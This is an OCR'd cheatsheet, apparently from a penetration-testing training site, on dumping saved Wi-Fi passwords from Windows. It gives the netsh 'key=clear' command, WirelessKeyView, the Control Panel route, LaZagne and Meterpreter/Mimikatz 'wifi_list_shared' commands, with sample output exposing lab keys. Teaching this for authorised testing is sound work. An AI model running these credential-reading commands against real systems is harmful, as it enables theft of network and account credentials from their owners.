iGNITE Technologies

CREDENTIAL DUMPING

CHEATSHEET

WWW.HACKINGARTICLES.IN

Table of Contents

Introduction

What is Credential Dumping?

When the term password cracking is used in the cyber world, it is being used as a broad concept as it shelters all the methods related to attacking/dumping/retrieving passwords of the victim/target. But today, in this article we will solely focus on a technique called Credential Dumping.

Credential dumping is said to be a technique through which username and passwords are extracted from any login account from the target system. It is this technique that allows an attacker to get credentials of multiple accounts from one person. And these credentials can be of anything such as a bank, email account, social media account, wireless networks.

Credential Dumping in Real Life


When an attacker has access to the target system and through that access, they successfully retrieve the whole bunch of their credentials. Once you are inside the target's system, there are multiple methods to retrieve the credentials of a particular thing. For instance, to redeem all the names and passwords of the wireless networks to which the operating system has connected, there are various methods that an attacker can use and we will try and cover all of those methods here in our article. Now another thing to focus on is that this dumping of credentials can be done both in internal penetration testing and external penetration testing, it depends on the methodology, perspective or subjectivity of the attack on the bases of which the best suitable method can be decided.

Credential Dumping: Wireless

Credential Dumping: Wireless

Manual Credential Dumping

All the Wi-Fi password with their respective SSID is stored in an XML file. The location of these files is **C:\ProgramData\Microsoft\Wlansvc\Profiles\Interfaces\***.** Here, you will find that the SSID of wifi is saved in clear text whereas passwords are stored as keys.



{2CC7015F-3730-4985-8D10-390D342F9448}
XML Document

{3D4614F3-6B78-4E7B-8B10-253220EFE918}
XML Document

{3EB26B25-9DF9-4C99-B0DB-50CFC0A8E2E2}
XML Document

{5F996797-2B0B-49D3-8F69-17FCB8108533}
XML Document

{28F136CC-14C8-4A5E-97F7-2E1DBEF70EFA}
XML Document

{55BFE614-A574-4656-A158-7269F390E384}
XML Document

{0080CA3B-EAB5-483C-8614-1C2C321358FA}
XML Document

{84FD1014-4C49-4313-9D83-64379E39C3D6}
XML Document

{161C9752-FC6A-4B4C-9CA3-32D8F80D17EA}
XML Document

{970DCF5B-5F6E-47C9-800D-00355C50A620}
XML Document

{45013F43-8B36-4890-9A05-818FE0EFE693}
XML Document

{1779104C-0E44-49E9-839A-B1CB2255D5F7}
XML Document

{A3E42B02-F38C-4DE3-8EBD-B2C1C1D358B6}
XML Document

{A914F214-B00C-4909-9459-26B43ED78D1D}
XML Document

{B41D7788-E8B5-49F3-9C41-5E9A18B43A39}
XML Document

{BB9EF344-270D-4D0B-A406-E52F261E4FCA}
XML Document

{C1566A11-A27E-41D6-B19B-64801643D2D5}


{D0D94B44-1B1D-4ACC-BF1F-AEABDC5226BF}

Credential Dumping using netsh

Netsh is a scripting utility provided by Microsoft itself. It can be used both in command prompt or Windows PowerShell. Netsh is short for network shell. When executed, it provides detailed information about the configuration of the network that the system ever had; including revealing the credentials of wireless networks that it has ever been connected to. This utility comes with various parameters that can be used to get various information as per the requirement. This method can be used both in internal and external penetration testing as netsh commands can be executed both locally and remotely.

To get the list of the SSIDs that the device has been connected to use the following command:

```
netsh wlan show profiles
```




```
C:\WINDOWS\system32>netsh wlan show profiles

Profiles on interface Wi-Fi:

Group policy profiles (read only)
---------------------------------
    <None>

User profiles
-------------
    All User Profile     : Meterpreter
    All User Profile     : Linuxlab
    All User Profile     : Pentest Lab
    All User Profile     : Igtech
```

And as a result of the above command, you can see the names of the Wi-Fi networks that the system was connected to in the past or present such as Meterpreter, Linuxlab, etc. The same has been demonstrated in the image above.

Further, to know the passwords of any one of the mentioned SSIDs use the following command:

```
netsh wlan show profile name=<SSID Name> key=clear
```




```
C:\WINDOWS\system32>netsh wlan show profile name=meterpreter key=clear

Profile Meterpreter on interface Wi-Fi:
=======================================================================

Applied: All User Profile

Profile information
-------------------
    Version                : 1
    Type                   : Wireless LAN
    Name                   : Meterpreter
    Control options        :
        Connection mode    : Connect automatically
        Network broadcast  : Connect only if this network is broadcasting
        AutoSwitch         : Do not switch to other networks
        MAC Randomization  : Disabled

Connectivity settings
---------------------
    Number of SSIDs        : 1
    SSID name              : "Meterpreter"
    Network type           : Infrastructure
    Radio type             : [ Any Radio Type ]
    Vendor extension          : Not present

Security settings
-----------------
    Authentication         : WPA2-Personal
    Cipher                 : CCMP
    Authentication         : WPA2-Personal
    Cipher                 : GCMP
    Security key           : Present
    Key Content            : ignite@321

Cost settings
-------------
    Cost                   : Unrestricted
    Congested              : No
    Approaching Data Limit : No
    Over Data Limit        : No
    Roaming                : No
    Cost Source            : Default
```

And just like it is shown in the image above, the result of the above command will give you the password.

Credential Dumping using WirelessKeyView

A wireless key view is a simple software that accesses the XML files where wireless passwords are stored and reveals them in cleartext. This tool was developed to recover lost and forgotten password of a wireless network. This is the perfect method for credential dumping in internal network penetration testing. To utilize this method simply download the tool from here and run it, you will get all the Wi-Fi names and its password as shown in the image below:




Network Name...	Key Type	Key (Hex)	Key (Ascii)	Adapter Name
ai	WPA2-PSK	4735355447596d644a4700		Intel(R) Wireless-AC 9
DI	WPA2-PSK	e0d6d9212d73c066eee258632af99b47b...		Microsoft Wi-Fi Direc
G	WPA2-PSK	6161726176736872657961 00		Intel(R) Wireless-AC 9
H.	WPA2-PSK	313233343536373800		Intel(R) Wireless-AC 9
H	WPA2-PSK	50454e746573744403132333 43500		Intel(R) Wireless-AC 9
ig	WPA2-PSK	72616a313233343500		Intel(R) Wireless-AC 9
Ig	WPA2-PSK	69676e697465406773743132 3300		Intel(R) Wireless-AC 9
Ji	WPA2-PSK	3332726d337a6136656800		Intel(R) Wireless-AC 9
ka	WPA2-PSK	3132333435363738 3900		Intel(R) Wireless-AC 9
Li	WPA-PSK	49676e697465406c696e757800		Intel(R) Wireless-AC 9
Meterpreter	WPA2-PSK	69676e6974654033323100	ignite@321	Intel(R) Wireless-AC 9
Or	WPA2-PSK	323873657031393839 00		Intel(R) Wireless-AC 9
Pe	WPA2-PSK	6161726368656931323334 3500		Intel(R) Wireless-AC 9
Pe	WPA2-PSK	69676e69746540393837 00		Intel(R) Wireless-AC 9
PC	WPA2-PSK	313233343536373800		Intel(R) Wireless-AC 9
rad	WPA2-PSK	726164686579313939 3200		Intel(R) Wireless-AC 9
SAI	WPA2-PSK	717765727479403132 3300		Intel(R) Wireless-AC 9
Sin	WPA2-PSK	707374706c3132333938 3700		Intel(R) Wireless-AC 9
TP-	WPA2-PSK	323438393838343300		Intel(R) Wireless-AC 9

19 key(s), 1 Selected

NirSoft Freeware. http://www.nirsoft.net

Credential Dumping using Wifi Network Properties

Our next method is manual, it is good when you are introduced to the network to work but for some reason, the password of the network isn't revealed to you. Then you can use this method, as it falls under the category of internal penetration testing methodology. To reveal the password of a wireless network manually, go to **Control Panel > Network and Internet > Network and Sharing Center** and then click on **Wi-Fi (*SSID*)**. A dialogue box will open, in that box click the **Wireless Properties** button in the upper pane. Next, go to the **Security** tab and you can see the password there just as it is shown in the image below:



Security type: WPA2-Personal
Encryption type: AES
Network security key: raj12345
☑ Show characters


Connection
IPv4 Connectivity: Internet
IPv6 Connectivity: No network access
Media State: Enabled
SSID: ignit
Duration: 2 days 14:33:38
Speed: 150.0 Mbps
Signal Quality:

Activity
Sent — Received
Bytes: 13,436,906 | 338,822,870

Credential Dumping using LaZagne

LaZagne is an open-source tool that was developed to retrieve all the passwords stored in your machine. We have covered LaZagne in our other article, which you can read from here. In our experience, LaZagne is an amazing tool for credential dumping and it's the best tool to be used for external penetration testing. To extract a Wi-Fi password with LaZagne, simply download the tool from here and run it remotely using it following command:

```
lazagne.exe wifi
```




```
C:\Users\raj\Downloads>lazagne.exe wifi

|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

[+] System masterkey decrypted for 76c3b02c-b191-42f9-a370-b39fc5511015
[+] System masterkey decrypted for e53c088a-e811-47af-a8c5-80fe5f51b9ce
[+] System masterkey decrypted for be0e448f-abfc-40f5-9f62-f042326fcb9c
[+] System masterkey decrypted for 5b8d4730-4034-41bf-a5b8-b8c79fef1c0c
[+] System masterkey decrypted for 0276c10e-c680-4843-906f-78d36a47a320

########## User: Raj ##########

------------------- Wifi passwords -----------------

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: ignit
Password: raj12345

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
u'SSID: [redacted]
Password: [redacted]

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: [redacted]
Password: [redacted]

[+] Password found !!!
Authentication: WPA2PSK
Protected: true
SSID: [redacted]
Password: [redacted]
```

After running the above command, all the Wi-Fi-related passwords with their respective SSID will be extracted.

Credential Dumping using Mimikatz

Another method that can be very useful in external penetration testing is using Mimikatz. We have covered various features of Mimikatz in our other article, which you can find here. Once you have the victim's session use the following commands to get the passwords:

```
getsystem
load kiwi
wifi_list_shared
```



